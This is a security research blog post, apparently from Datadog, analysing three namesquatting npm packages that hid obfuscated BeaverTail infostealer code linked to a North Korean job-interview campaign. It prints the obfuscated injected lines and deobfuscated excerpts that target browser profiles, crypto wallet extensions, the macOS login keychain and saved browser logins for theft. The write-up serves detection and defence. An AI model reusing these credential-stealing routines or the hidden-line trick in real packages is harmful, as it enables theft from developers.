



Tenacious Pungsan: A DPRK threat actor linked to Contagious Interview

 securitylabs.datadoghq.com/articles/tenacious-pungsan-dprk-threat-actor-contagious-interview/



on this page



Ian Kretz

Security Researcher



Sebastian Obregoso

Security Researcher



Datadog Security Research Team

Key points and observations

- In September 2024, Datadog Security Research discovered three malicious npm packages: `passports-js`, `bcrypts-js`, and `blockscan-api`.
- These packages had a combined 323 downloads and contained samples of BeaverTail malware, a family of JavaScript infostealers and downloaders used by threat actors associated with Democratic People's Republic of Korea (DPRK, also referred to as North Korea).
- Reporting from Palo Alto Networks Unit 42 has associated BeaverTail with an ongoing campaign named Contagious Interview, which targets job-seekers in the US tech industry. Victims are encouraged to participate in a fictitious job interview, during which the BeaverTail malware is delivered as part of an interview task.
- Datadog Security Research has linked the samples presented in this blog to Contagious Interview and attributes them to a single threat actor which we designate "Tenacious Pungsan." (We align nation-state threat actor clusters with their national breeds, and the Pungsan is a dog native to North Korea.)

Background

In recent years, the open source software supply chain has become a focus of increasing concern as an effective attack vector for malicious actors to compromise downstream targets. Attackers may seek to compromise existing, often broadly used packages, or they may publish new packages containing malicious code. Attacks of this second kind usually involve some form of namesquatting, in which the name of the malicious package is very similar to a targeted legitimate package in hopes that developers will confuse the former for the latter. We have observed significant attacks of both kinds in 2024 alone.

Datadog Security Research continuously monitors both npm and PyPI for new and ongoing software supply chain attacks. We do so using [GuardDog](#), a command-line scanner for identifying malicious open source packages via code behaviors and package metadata. With the assistance of GuardDog, we have cataloged more than 1,700 (and counting) malicious PyPI and npm packages over the past two years, which we publish in a [public dataset](#).

The timeline

On September 11, 2024, versions 0.7.0 and 0.7.1 of the npm package [passports-js](#) were automatically flagged for manual triage by a security researcher as part of our continuous monitoring of npm. GuardDog's scans reported that both versions of [passports-js](#) contained the same very long line of obfuscated JavaScript code in an otherwise unobfuscated source file, giving cause for suspicion.

Code obfuscation is the practice of obscuring the text or behaviors of a unit of code so that they are difficult for humans or automated analyzers to discern. Naturally, it is a routinely deployed tactic in open source malware. Common forms of obfuscation include using random identifiers instead of meaningful ones, removing code formatting, adding useless operations to complicate the code's structure, and concealing code behind nonstandard text encodings or encryption. The obfuscated line found in [passports-js](#), shown in the following image, uses all but the last of these techniques.

```
JS authenticator.js x
package > lib > JS authenticator.js > ...
12 function Authenticator() {
418 Authenticator.prototype.transformAuthInfo = function(fn, req, done) {
434   (function pass(i, err, tinfo) {
462     } else {
463       layer(info, transformed);
464     }
465   } catch(e) {
466     return done(e);
467   }
468   })(0);
469 };
470
471 /**
472  * Return strategy with given `name`.
473  *
474  * @param {String} name
475  * @return {Strategy}
476  * @api private
477  */
478 Authenticator.prototype._strategy = function(name) {
479   return this._strategies[name];
480 };
481
482 (function(_0x5066bb,_0x53c025){function _0x187742(_0x58b50a,_0x1147a0,_0x59b1d4,_0x52e149,_0x1c8be1){return _0x1b6a(_0x1c8be1-0xdf,_0x1147a0);}const
_0x3ae95d=_0x5066bb();function _0x4eb89a(_0x394c47,_0x1448e4,_0x461d04,_0x17d77c,_0x5e0ade){return _0x1b6a(_0x461d04-0x201,_0x1448e4);}function _0x18e3d2
(_0x345f54,_0xbdef60,_0x5c6f51,_0x548cdc,_0x1899b4){return _0x1b6a(_0x548cdc-0x2d5,_0xbdef60);}function _0x1b4fe6(_0x3eeb41,_0x5894a4,_0x3a22d9,_0x1d1cf7,
_0x2fd09d){return _0x1b6a(_0x3a22d9-0x2c9,_0x2fd09d);}function _0xa9b60f(_0x26f68c,_0x164fb2,_0x1cd092,_0xae371b,_0x6f6e46){return _0x1b6a
(_0xae371b-0x15d,_0x26f68c);}while(![]){try{const _0x142ccb=parseInt(_0x4eb89a(0x3af,'0x350','0x381','0x3fc','0x38b'))/(-0x1133+0x13af+0x1+-0x5+0x7f)*
(-parseInt(_0x1b4fe6(0x48,'0x59','-0x11,0xa1,'0x75'))/(-0x15e+0xa8a*-0x1+0x207*0x10))+parseInt(_0x1b4fe6(-0x0dc,0x5,-0x1f,-0xb1,-0x14))/(-0x7+-0x17f4
+0x17fe)*(parseInt(_0x4eb89a(0x425,0x5a1,0x4db,0x4ba,'0x486'))/(-0xe7d+-0x1a0c+0x5cb*0x7))+parseInt(_0x1b4fe6(-0xed,-0xe,-0x6c,-0xea,-0x64))/(0x67d*0x2
+-0x1d5+0x10e0)*(parseInt(_0x1b4fe6(-0x61,-0x13f,-0x9f,-0xe7,-0x108))/(-0x4d3+0x1bac+-0x16d3))+parseInt(_0x4eb89a(0x462,0x392,'0x3d3','0x376',
0x3cf))/(-0x123*-0x3+-0x2c*-0x66+0x2*-0xa75)+parseInt(_0x187742(0x38e,'0x44a','0x321',0x324,0x38b))/(0x5*-0x4ff+-0xbd7+0x24da)+parseInt(_0x187742('0x229',
0x1d9,0x273,'0x295',0x293))/0xef*0x1+-0x25de+0x152*0x1c)+parseInt(_0x18e3d2(-0x18a,-0x12a,-0xd9,-0xf4,-0x142))/0x783+-0x173b+-0xfc2*-0x1);if
(_0x142ccb===0x53c025)break;else _0x3ae95d['push'](_0x3ae95d['shift']());}catch(_0x1652bf){_0x3ae95d['push'](_0x3ae95d['shift']());}}}_0x12be,0x1148df
+-0x26415+0x605a*-0x2));const _0x1e69e9=function(){let _0x69f329=![];return function(_0x2b4c54,_0x46e3ec){const _0x2bac75=_0x69f329?function(){function
_0x5ab981(_0x196f66,_0x177613,_0x4910dc,_0x33dcff,_0x3e5af2){return _0x1b6a(_0x33dcff-0x2b4,_0x196f66);}if(_0x46e3ec){const _0x277c6b=_0x46e3ec[_0x5ab981
(-0x81,-0x87,0x2b,-0x34,-0xef)](_0x2b4c54,arguments);return _0x46e3ec=null,_0x277c6b;}:function(){return _0x69f329=![],_0x2bac75;};}(),
_0x5aef3c=_0x1e69e9(this,function(){function _0x5e8cc9(_0xc77801,_0x59c3e6,_0x40940f,_0x1c3b8c,_0x44b085){return _0x1b6a(_0xc77801-0x37f,_0x44b085);}
function _0x13b1a6(_0x466c9b,_0x50f727,_0x2ec5a2,_0x27c091,_0x442868){return _0x1b6a(_0x27c091-0x3c7,_0x50f727);}function _0x30a453(_0x41bd9f,_0x34486f,
_0x450513,_0x35a1e3,_0x5ec073){return _0x1b6a(_0x41bd9f-0x294,_0x5ec073);}function _0x22d68d(_0xc8e3b4,_0x1d7505,_0x1d90cd,_0x48a7b0,_0x51d4c7){return
_0x1b6a(_0x51d4c7-0x207,_0x48a7b0);}function _0x1bbeff(_0x2094b2,_0x18357d,_0x288afa,_0x3b5bb6,_0x478427){return _0x1b6a(_0x478427-0x90,'0x3b5bb6');}return
_0x5aef3c[_0x30a453(-0x11b,-0x90,-0x54,-0x10e,-0x94)+_0x13b1a6('0x5cd',0x621,'0x531','0x586',0x4e4)](_0x13b1a6(0x5f1,'0x6da',0x659,0x67b,'0x6d2')+h']
[_0x22d68d('0x44a',0x4b8,0x5a4,'0x52f',0x4e6)+_0x5e8cc9(-0x15c,-0xa9,-0x1b0,-0x122,-0x205)+*+$_]_0x22d68d(0x367,0x41d,0x33e,'0x3db','0x380')+_0x1bbeff
(0x292,'0x2f3',0x1a8,'0x24f'))(_0x30a453(-0xac,-0x160,-0x16'-0x16',-0xdc,-0x11f)+_0x1bbeff('0x2d4','0x285','0x2e0',0x3ac,0x347)+*+$_](_0x5aef3c
[_0x5e8cc9(-0xcb,-0x5e,-0x1e,-0x169,-0x6e')+h'](_0x13b1a6(0x5fc,'0x683','0x651',0x6a6,'0x607')+_0x30a453(-0x71,-0x27,-0xec,-0x16,-0xb7)+
*+$_));_0x5aef3c();const _0x4f8773=function(){const _0x462a76={};function _0x53fb4d(_0x47fc60,_0xc3453e,_0x37abee,_0x5c590e,_0x5427d4){return _0x1b6a
```

Obfuscated JavaScript found in an otherwise obfuscated passports-js source file (click to enlarge)

After closer investigation, we found that the `passports-js` package was in fact a backdoored copy of `passport`, a legitimate npm package providing a highly popular authentication framework for Express applications. The additional obfuscated line appeared to be the only difference between the two packages. Given this, it would appear that the uploader of `passports-js` was using a namesquatting attack to target would-be `passport` users who misremembered the latter's name.

passports-js

0.7.1 • Public • Published a day ago


Readme

Code Beta

5 Dependencies

0 Dependents

2 Versions



Passport

Passport is **Express**-compatible authentication middleware for **Node.js**.

Passport's sole purpose is to authenticate requests, which it does through an extensible set of plugins known as *strategies*. Passport does not mount routes or assume any particular database schema, which maximizes flexibility and allows application-level decisions to be made by the developer. The API is simple: you provide Passport a request to authenticate, and Passport provides hooks for controlling what occurs when authentication succeeds or fails.

Sponsors



Simple Authentication

Make login our problem. Not yours.

Auth0 by Okta provides a simple and customizable login page to authenticate your users. You can dynamically add new capabilities to it - including social login, multi-factor authentication, or passkeys - without making changes to your app's code.

We help protect your app and your users from attacks - defending your application from bot attacks and detecting runtime anomalies based on suspicious IPs, breached credentials, user context, and more.

Install

```
> npm i passports-js
```

Repository

github.com/jaredhanson/passport

Homepage

www.passportjs.org/

Fund this package

Weekly Downloads

118

Version
0.7.1

License
MIT

Unpacked Size
589 kB

Total Files
25

Issues
340

Pull Requests
40

Last publish

a day ago

Collaborators



[The npm page for passports-js \(click to enlarge\)](#)

At the time of this discovery, the uploading user, [superdev727](#), had published only one other package to npm: [bcryptjs-j](#). We determined that [bcryptjs-j](#) was also namesquatting another legitimate npm package, [bcryptjs](#), a bcrypt library with 2.1M weekly average downloads at time of writing.

bcrypts-js

2.4.4 • Public • Published 7 days ago

Readme

Code Beta

0 Dependencies

0 Dependents

1 Versions

bcrypt.js

Optimized bcrypt in JavaScript with zero dependencies. Compatible to the C++ **bcrypt** binding on node.js and also working in the browser.

 npm v2.4.3 downloads 8.8M/month donate

Security considerations

Besides incorporating a salt to protect against rainbow table attacks, bcrypt is an adaptive function: over time, the iteration count can be increased to make it slower, so it remains resistant to brute-force search attacks even with increasing computation power. ([see](#))

While bcrypt.js is compatible to the C++ bcrypt binding, it is written in pure JavaScript and thus slower (**about 30%**), effectively reducing the number of iterations that can be processed in an equal time span.

The maximum input length is 72 bytes (note that UTF8 encoded characters use up to 4 bytes) and the length of generated hashes is 60 characters.

Usage

The library is compatible with CommonJS and AMD loaders and is exposed globally as `dcodeIO.bcrypt` if neither is available.

node.js

On node.js, the inbuilt `crypto module`'s `randomBytes` interface is used to obtain secure random numbers.

Install

```
> npm i bcrypts-js
```

Repository

github.com/dcodeIO/bcrypt.js

Homepage

github.com/dcodeIO/bcrypt.js#readme

Weekly Downloads

81

Version

2.4.4

License

MIT

Unpacked Size

301 kB

Total Files

27

Issues

44

Pull Requests

10

Last publish

7 days ago

Collaborators



[The npm page for bcrypts-js \(click to enlarge\)](#)

As with `passports-js` and `passport`, the only difference between `bcrypts-js` and `bcryptjs` appeared to be a long, obfuscated line inserted into an unobfuscated source file. We found the obfuscated lines from `passports-js` and `bcrypts-js` to be identical.

As the final entry in this saga, two days later, on September 13, 2024, GuardDog flagged version 1.3.1 of the package `blockscan-api` for review with similar findings. This time, the single obfuscated line was contained in its own source file instead of being wedged in among unobfuscated code.

```
JS hash-blob.js x
package > lib > JS hash-blob.js > ...
1 ((function(_0x580ef7,_0x4e3732){const _0x324826=_0x580ef7();function _0x9504e8(_0x1d2ef9,_0x440bca,_0x3507f2,_0x32e3ab,_0x5cbd6e){return _0x51f2(_0x3507f2-
- '0x50',_0x32e3ab);}function _0x37cd2c(_0x64872f,_0x307d64,_0x56f436,_0x3a762d,_0x9d2fba){return _0x51f2(_0x64872f-'0x14f',_0x9d2fba);}function _0x191cd2
(_0x33d3aa,_0x1af2a3,_0x3030d1,_0x1cb491,_0x5197dd){return _0x51f2(_0x1cb491-'0xfc',_0x33d3aa);}function _0x5555b2(_0x18253d,_0x1a0bc8,_0x4222f7,_
0x5a6d78,_0x54428a){return _0x51f2(_0x5a6d78-'0x12c',_0x1a0bc8);}function _0x4aea72(_0x97b7db,_0x376205,_0x4873e7,_0xf481e5,_0x180df4){return _0x51f2(_0x97b7db-'0xef,
_0x4873e7');}while(![]){try{const _0x19fb40=parseInt(_0x5555b2('0xf9','0x17c','0x4c','0xd6','0x64'))/(0xef0+0x1e-0x2303+0x1414)-parseInt(_0x5555b2('0x1bd',
'0x114','0x18a','0x170','0x170'))/(-0x1b53+0xc3a-0xf1b-0x1)+parseInt(_0x191cd2('0x2f2','0x1a1','0x283','0x238','0x1ab))/(0x103d-0x1-0x6df+0x171f-0x1)+parseInt
(_0x37cd2c('0x3e3','0x45b','0x366','0x3f5','0x323'))/(-0x449+0x7-0x10df+0x1+0x2ee2)+parseInt(_0x5555b2('0x51','0x63','0x5d','0x32','0xb4'))/(0x88e+0x1-0x382+0x4
+0x1d5+0x3)*(parseInt(_0x5555b2('0x219','0x20d','0x235','0x186','0x143'))/(0x111+0xd+0x1b6d-0x116+0x26))+parseInt(_0x191cd2('0x233','0x209','0x2a0','0x2c2',
0x228)))/(0xf+0xfb+0x1b-0xa8+0x30a)+parseInt(_0x5555b2(-0x7,0x7b,'0xcb','0x64','0x94'))/(-0x1+0x10a+0x4c+0x10-0xfex-0xc);if(_0x19fb40===0x4e3732)break;else
_0x324826['push'](_0x324826['shift']());}catch(_0x3e6146){_0x324826['push'](_0x324826['shift']());}})(_0x2399,0x8c5f+0xcc6eb+0x40f8b));const _0x25bb31=
(function(){let _0x5389c9=!![];return function(_0x3f0328,_0x145e0a){const _0x5c31e=_0x5389c9?function(){function _0x170717(_0xaea0b8,_0x5e0ec3,_0x5a308e,
_0x5431e,_0x8c2531){return _0x51f2(_0x8c2531-'0x395',_0x5431e);}if(_0x145e0a){const _0x4ecdff=_0x145e0a[_0x170717(-0x25a,-0x1c2,-'0x145','-0x1e3','-0x204)]
(_0x3f0328,arguments);return _0x145e0a==null,_0x4ecdff};function(){return _0x5389c9=!![],_0x5c31e;};})();_0x5c0879=_0x25bb31(this,function(){const
_0x9e7e98=();function _0x373d30(_0xb2efe0,_0x1aea1d,_0x111efe,_0xa3ef72,_0x4105c4){return _0x51f2(_0x1aea1d-0x3cd,_0x111efe);}_0x9e7e98[_0x104f21('0x1e9',
'0x204','0x149','0x142','0x16f')]=_0x43b916('0x275','0x24d','0x2df','0x21d','0x287')+_0x25222a(-'0x95','-0x19c','-0x130','-0x76','-0x10b')+*s';const
_0x2811cb2=_0x9e7e98;function _0x25222a(_0x3a2832,_0x5a8a35,_0x421758,_0x30a484,_0x454ecc){return _0x51f2(_0x454ecc-'0x242',_0x421758);}function _0x26244b
(_0x5efcd7,_0x33c1e8,_0x292790,_0x51289b,_0x8421e8){return _0x51f2(_0x33c1e8-'0x7',_0x8421e8);}function _0x104f21(_0x315cc8,_0x4ff22b,_0x5411de,_0x4fb003,
_0xd1c41d){return _0x51f2(_0x315cc8-'0x13',_0xd1c41d);}function _0x43b916(_0x2ee9b4,_0xfceebc,_0x3c88d5,_0x28f30d,_0x21bedb){return _0x51f2(_0xfceebc-
-'0x53',_0x28f30d);}return _0x5c0879[_0x104f21(0x1b6,'0x115','0x15e','0x1c9','0x130)+_0x43b916('0xc1','0x174','0x1db,0x116,'0x125')]([_0x43b916(0xa6,'0xed',
0x155,'0x176','0x1a7')+h'](_0x319cb2[_0x26244b('0xfe','0x12f','0xf5','0xdf','0x71')])[_0x373d30('0x5f4',_0x570,0x4b9,'0xd41',0x618)+_0x104f21(0x1da,0x18f,
0x281,'0x153,0x285)]([_0x25222a(-'0x50',-0x127,0xf,-0xe6,-'0x74')+_0x25222a(-'0x34',-0x2c,-'0xd7','-0x92','-0xd4')+r'](_0x5c0879)_0x25222a('0xf8','0x154',
-'0x10f','-0x60',-0x102)+h'](_0x319cb2[_0x25222a(-0x43,'0x2e',0x4a,-'0x7c','-0x6c')]));function _0x4bfb7a(_0x5d51fe,_0x40983d,_0x6a22e6,_0x5554d1,
_0x12f132){return _0x51f2(_0x5d51fe-0xd9,_0x6a22e6);}function _0x2399(){const _0x0bb8e2=['/id.j','/User','aholp','lMvls','ZsMeX','omhkh','keych','e/Chr',
'olana','bakop','ins/l','eycha','Data','stats','\x20(tru','table','pikoo','_proc','ary/A','nkbih','hfood','soft','kpcnl','e\x22\x20\x22','FDxAY','ldb',
'a_id','uts','post','idlcd','nhcl','ctor','readd','ihDee','ync','g/Moz','ejbal','cfgod','MreNi','age/d','/Chro','phepc','fig/s','ave-B','txcrn','ata/L',
'son','\x22retu','ary/K','fiden','tobEX','QjWdN','Vlilh','ware','\x20\x20\x20','log','ivrEz','lmeee','lengt','access','hostn','IBIxh','dirna',
'ort/B','ng/Op','ilkdb','brld','JcWJ','peras','era','debu','logkc','kkoLj','fboog','multi','dkyxB','uGgIZ','ngcna','dvwXP','ads','pplic','jbmj','googl',
'Y00SB','ase','setIn','kopFH','\x20Sta','pebkl','aeaoe','hid','ata','eoffb','sSync','rome','n\x20Set','idb','Micro','ajnm','EYUud','isDir','strin',
'\x5cp2.z','Eqdyn','oogle','/Goog','terva','rave','opera','-db','{.co','dgmol','bohna','NcBFL','eebol','1224','ocal','re.Op','KuMXC','Local','lbdld',
'solan','\x5c-\x5c-\x20','_pro','4348712DFceUz','xf\x20','chain','getTi','kodbe','ion\x20*','gpafn','file','1634318AynYhC','mnkoe','jblnd','com.o','(((+)',
'0bjec','rSyn','hfnan','klzTq','jgfh','pjiig','Brows','xtens','n\x20(fu','x1bAv','DQqPN','\x20Supp','lipo','jtkUJ','le\x20','plat','dfjm','162VdQSNm',
'ANJdM','oamin','Strea','ENmJL','DxmdR','noGtb',')+)+','acmac','fig','Fwjei','kzTFT','1569741ffXdlK','lchlq','hecda','forEa','searc','actio','imhlp','n(
'\x20','krQaX','\x20Data','orm','ess','Profl','kDwL','renam','\x5c(\x20*\x5c','knocf','txt','hlefn','des','YdTWn','eRead','state','mSyn','525','error',
'nkdna','eSync','gger','homed','rn\x20th','pld','/Loca','UoVgX','211245FbM0Gn','trace','n\x20Dat','qzrQU','round','copy','-rele','a-zA','yutVq','join',
'oftwa','HccmL','uplo','weegd','fpggk','tings','-Brow','ain','n3\x20\x22','inclu','pndod','onoe','knemf','BUnZt','tmpdi','.npl','Firef','JSTel','on.ex',
'ata/R','\x20Ext','funct','/ld','\x22\x20\x22','vwSYa','behhm','zA-Z','path','dlob','ofile','nmhnf','ZUEbx','ort','info','pepkl','Googl','file',
'proto','ZlkbI','Defau','10113264NKmRma','apply','reque','nt','Edge','FileS','le/Ch','era\x20s','\x5cp.zi','nstru','child','-Lo\x20\x22','TiOTr','Softw',
'ame','/LogI','lst','cXGFE','log','toStr','apagc','ensio','bilMz','ophhp','raveS','init','illa','ZOGdd','ort/G','curl\x20','lioYm','e-chr','eSoft','FDTcz',
'bind','\x5cypth','ldhgm','write','tar\x20-','jmael','count','tion','/Brav','User\x20','ector','exec','ile','/clie','ILJgR','mgjnj','repla','dZnlp','bfnae',
'diKXV','198947oJsuVS','ing','$}*','while','Z_$}[','ion','ata','http':'const','meepo','cionb','fhhoh','re/Br','/AppD','ome','oohck','pgRka','excep',
'pytho','ccfch','nctio','Roami','dgcij','call','test','JBbdL','0-9a-','YrhBq','creat','re/Op','exist','ZuXez','e)\x20{','url','ud','/pdow','Brave',
'Edsxu','ivLHD','warm','hifaf','mdjon','fdial','mDRmp','ogin','yAdpn','lmome','ructo','\x5c.pyp','/Libr','oxPr','ser','size','efaul','164.1','are/B','7',
24:','retur','type','bohjp','33795sqVYdG','s\x22)(','get','aeach','/95','conso','odkjb','gmccd','moz-e','input','ation','rowse','UyODM','to_','oihof',
'.con','formD','omjkk','/stor','ibnej');_0x2399=function(){return _0x0bb8e2;};return _0x2399();}_0x5c0879);const _0x1a2c47=(function(){let _0x55dc8a=!![];
return function(_0x58f43,_0x5bc241){const _0x4c015d=_0x55dc8a?function(){function _0x55ce92(_0x19883b,_0x46bb66,_0x48939a,_0x5b56c2,_0x28ce32){return
_0x51f2(_0x28ce32-'0xb1',_0x19883b);}if(_0x5bc241){const _0x472cd5=_0x5bc241[_0x55ce92(0x5e,0x140,0xec,'0xde',0xe0)](_0x58ff43,arguments);return
```

[Obfuscated JavaScript found in a standalone blockscan-api source file \(click to enlarge\)](#)

We found that **blockscan-api**, like **passports-js** and **bcryptjs-js**, is a backdoored copy of another package, **etherscan-api**, which provides an interface to the Etherscan API. The obfuscated line found in **blockscan-api** differed from that in the other two packages. However, we were able to confirm that the two samples are highly similar after deobfuscation, though not without some interesting differences that we describe below.

It is worth noting that **blockscan-api** was published to npm by a different user account, **intelliman**, and also appears to be primarily targeting blockchain developers. At time of discovery, the **intelliman** account had no other published packages.

blockscan-api

1.3.1 • Public • Published 13 hours ago

Readme

Code Beta

5 Dependencies

0 Dependents

1 Versions

Blockscan API

Development of a NEXTGEN Version has started - please stand by

downloads 807k license MIT tag v10.3.0 issues 2 open

A way to access the [etherscan.io api](#) using promises. Fetch a diverse set of information about the blockchain.

Mainnet

```
var api = require('ethersscan-api').init('389FCZBD45XFVTWYENCHJIXUMDCEHY42I  
var balance = api.account.balance('0xde0b295669a9fd93d5f28d9ec85e40f4cb697I  
balance.then(function(balanceData){  
  console.log(balanceData);  
})
```

Install

```
> npm i blockscan-api
```

Version

1.3.1

License

ISC

Unpacked Size

110 kB

Total Files

15

Last publish

13 hours ago

Collaborators



[The npm page for blockscan-api \(click to enlarge\)](#)

The [passports-js](#) and [bcrypts-js](#) packages and the [superdev727](#) account were removed from npm just after 11pm UTC on September 11, around 12 hours after our initial discovery. Meanwhile, [blockscan-api](#) and the [intelliman](#) account remained live for nearly a month, being removed on October 9, 2024 after our report on October 3. GitHub Security Advisories have been released for [all three packages](#). Over their respective lifetimes, [passports-js](#) was downloaded 118 times, [bcrypts-js](#) 81 times, and [blockscan-api](#) at least 124 times, for a total of 323 downloads.

Obfuscated BeaverTail malware

In the npm ecosystem, use of a particular JavaScript obfuscator (available [here](#)) is surprisingly common, even among totally benign packages. We found that the two malware samples discovered in [passports-js/bcrypts-js](#) and [blockscan-api](#) were obfuscated using this common obfuscator. This particular kind of obfuscation can be partially undone easily using [free automated tools](#), allowing us to statically analyze both recovered samples.

What we found was that both obfuscated samples conceal a recent variant of a malware family known as BeaverTail. [First identified in late 2023](#) by researchers at Palo Alto Networks Unit 42, BeaverTail is a JavaScript infostealer and downloader malware prominently used by threat actors connected to the DPRK, in particular as part of the Contagious Interview campaign that targeted developer job applicants.

BeaverTail targets cryptocurrency wallets as well as credit card information stored in browser caches and login keychains on Unix and Windows systems. It then exfiltrates those data to attacker-controlled C2 servers. As [described](#) in detail by Unit 42, it also contains logic to

download and persistently run a second-stage Python backdoor known as InvisibleFerret from these servers. We observe all characteristic behaviors of BeaverTail in both deobfuscated samples, illustrated via the following images.

```
142 const _0x3b8fa2 = require("child_process").exec;
143 const _0x5712c8 = _0x49b705.hostname();
144 const _0x54da5c = _0x49b705.platform();
145 const _0x188ba6 = _0x49b705.homedir();
146 const _0x55649f = _0x49b705.tmpdir();
147 const _0x222fa3 = _0x4889e4.replace(/^(~|~|\/)/, (_0x4d3128, _0x20f075) =>
148 function _0x5b9bdf(_0x4312cd) {
149   try {
150     _0x4dadcc.accessSync(_0x4312cd);
151     return true;
152   } catch (_0x7c841f) {
153     return false;
154   }
155 }
156 const _0x312415 = [
157   "Local/BraveSoftware/Brave-Browser",
158   "BraveSoftware/Brave-Browser",
159   "BraveSoftware/Brave-Browser"
160 ];
161 const _0x1761fc = [
162   "Local/Google/Chrome",
163   "Google/Chrome",
164   "google-chrome"
165 ];
166 const _0x3d018a = [
167   "Roaming/Opera Software/Opera Stable",
168   "com.operasoftware.Opera",
169   "opera"
170 ];
171 const _0x77dba5 = [
172   "nkbihfbeogaeaoehlefnkodbefgpgknn",
173   "ejbalaakoplchlghecdalmeeeajnimhm",
174   "fhbohlaealbohpjbbldcngcnapnodjpp",
175   "hnfankncofeofbddgcijnmhfnknaad",
176   "lbnjdfjmmkpcnlpebklnkoeoihofec",
177   "bfnaelmaelmlhpmgjnjojphpkkoljpa",
178   "aeachkmeffphecpcionboohckonoemg",
179   "hifafgmcddpeklomjkkcfgodnhcellj",
180   "jblndlLipeoppafnlhdgmapagcccfcipi",
181   "acmacodkjbdgmoLeeboLmdjoniLkdbch",
182   "dlcobpjLigpikoobhahmabehhmfoodbb",
183   "aholpfdialljgfhomlkhjbmjldldcno"
184 ];
185 const _0x137b36 = async (_0x419475, _0x238b75, _0xf99ac8, _0x36624c) => {
186   let _0x1eaf36;
187   if (!_0x419475 || '' === _0x419475) {
120 const _0x5bd049 = require("child_process").exec;
121 const _0x32d017 = _0x188ba6.hostname();
122 const _0x5d0b59 = _0x188ba6.platform();
123 const _0x539184 = _0x188ba6.homedir();
124 const _0x50383e = _0x188ba6.tmpdir();
125 const _0x50e0de = _0x374d79.replace(/^(~|~|\/)/, (_0x3d9324, _0x77a7de) =>
126 function _0xce5108f(_0x33d074) {
127   try {
128     _0x16fcc2.accessSync(_0x33d074);
129     return true;
130   } catch (_0xe4774f) {
131     return false;
132   }
133 }
134 const _0x3ea6bd = [
135   "Local/BraveSoftware/Brave-Browser",
136   "BraveSoftware/Brave-Browser",
137   "BraveSoftware/Brave-Browser"
138 ];
139 const _0x523db4 = [
140   "Local/Google/Chrome",
141   "Google/Chrome",
142   "google-chrome"
143 ];
144 const _0x2fa87f = [
145   "Roaming/Opera Software/Opera Stable",
146   "com.operasoftware.Opera",
147   "opera"
148 ];
149 const _0x172d00 = [
150   "nkbihfbeogaeaoehlefnkodbefgpgknn",
151   "ejbalaakoplchlghecdalmeeeajnimhm",
152   "fhbohlaealbohpjbbldcngcnapnodjpp",
153   "hnfankncofeofbddgcijnmhfnknaad",
154   "lbnjdfjmmkpcnlpebklnkoeoihofec",
155   "bfnaelmaelmlhpmgjnjojphpkkoljpa",
156   "aeachkmeffphecpcionboohckonoemg",
157   "hifafgmcddpeklomjkkcfgodnhcellj",
158   "jblndlLipeoppafnlhdgmapagcccfcipi",
159   "acmacodkjbdgmoLeeboLmdjoniLkdbch",
160   "dlcobpjLigpikoobhahmabehhmfoodbb",
161   "aholpfdialljgfhomlkhjbmjldldcno"
162 ];
163 const _0x20c768 = async (_0x57577e, _0x2d8c57, _0x3173dc, _0x61eafc) => {
164   let _0xf96c63;
165   if (!_0x57577e || '' === _0x57577e) {
```

[Side-by-side comparison of the passports-js/bcrypts-js and blockscan-api BeaverTail samples showing hardcoded paths for Brave, Google Chrome, and Opera data directories and services as well as IDs for several cryptocurrency wallet browser extensions \(click to enlarge\).](#)

```
324 const _0x2edfed = async _0x2dbadd => {
325   let _0x23f568 = [];
326   let _0x5cd005 = _0x188ba6 + "/Library/Keychains/login.keychain";
327   if (_0x4dadcc.existsSync(_0x5cd005)) {
328     try {
329       const _0x1c790a = {
330         filename: "logkc-db"
331       };
332       _0x23f568.push({
333         'value': _0x4dadcc.createReadStream(_0x5cd005),
334         'options': _0x1c790a
335       });
336     } catch (_0x5e714c) {}
337   } else {
338     _0x5cd005 += "-db";
339     if (_0x4dadcc.existsSync(_0x5cd005)) {
340       try {
341         const _0x41c5cf = {
342           filename: "logkc-db"
343         };
344         _0x23f568.push({
345           'value': _0x4dadcc.createReadStream(_0x5cd005),
346           'options': _0x41c5cf
347         });
348       } catch (_0x1dcfdb) {}
349     }
350   }
311 const _0x14c5a5 = async _0x2b178d => {
312   let _0x361e94 = [];
313   let _0x122b42 = _0x539184 + "/Library/Keychains/login.keychain";
314   if (_0x16fcc2.existsSync(_0x122b42)) {
315     try {
316       const _0x452fe1 = {
317         filename: "logkc-db"
318       };
319       _0x361e94.push({
320         'value': _0x16fcc2.createReadStream(_0x122b42),
321         'options': _0x452fe1
322       });
323     } catch (_0x54276e) {}
324   } else {
325     _0x122b42 += "-db";
326     if (_0x16fcc2.existsSync(_0x122b42)) {
327       try {
328         const _0x4b5b41 = {
329           filename: "logkc-db"
330         };
331         _0x361e94.push({
332           'value': _0x16fcc2.createReadStream(_0x122b42),
333           'options': _0x4b5b41
334         });
335       } catch (_0x63b09) {}
336     }
337   }
```

[Side-by-side comparison of the passports-js/bcrypts-js and blockscan-api BeaverTail samples showing exfiltration of data from the Login Keychain \(click to enlarge\).](#)

```

385 try {
386   let _0x335ed5 = _0x188ba6 + "/Library/Application Support/BraveSoftware/Brave-Browser";
387   if (_0x5b9bdf(_0x335ed5)) {
388     for (let _0x280a22 = 0; _0x280a22 < 200; _0x280a22++) {
389       const _0x1d86c7 = _0x335ed5 + '/' + (0 === _0x280a22 ? "Default" : "Profile " + _0x2
390       try {
391         if (!_0x5b9bdf(_0x1d86c7)) {
392           continue;
393         }
394         const _0x2b8de6 = _0x1d86c7 + "/Login Data";
395         const _0x44f824 = {
396           filename: "brld_" + _0x280a22
397         };
398         if (_0x5b9bdf(_0x2b8de6)) {
399           _0x23f568.push({
400             'value': _0x4dadcc.createReadStream(_0x2b8de6),
401             'options': _0x44f824
402           });
403         } else {
404           _0x4dadcc.copyFile(_0x1d86c7, _0x2b8de6, _0x13f585 => {
405             const _0x2f7045 = {
406               filename: "brld_" + _0x280a22
407             };
408             let _0x2eb8c5 = [{
409               'value': _0x4dadcc.createReadStream(_0x1d86c7),
410               'options': _0x2f7045
411             }];
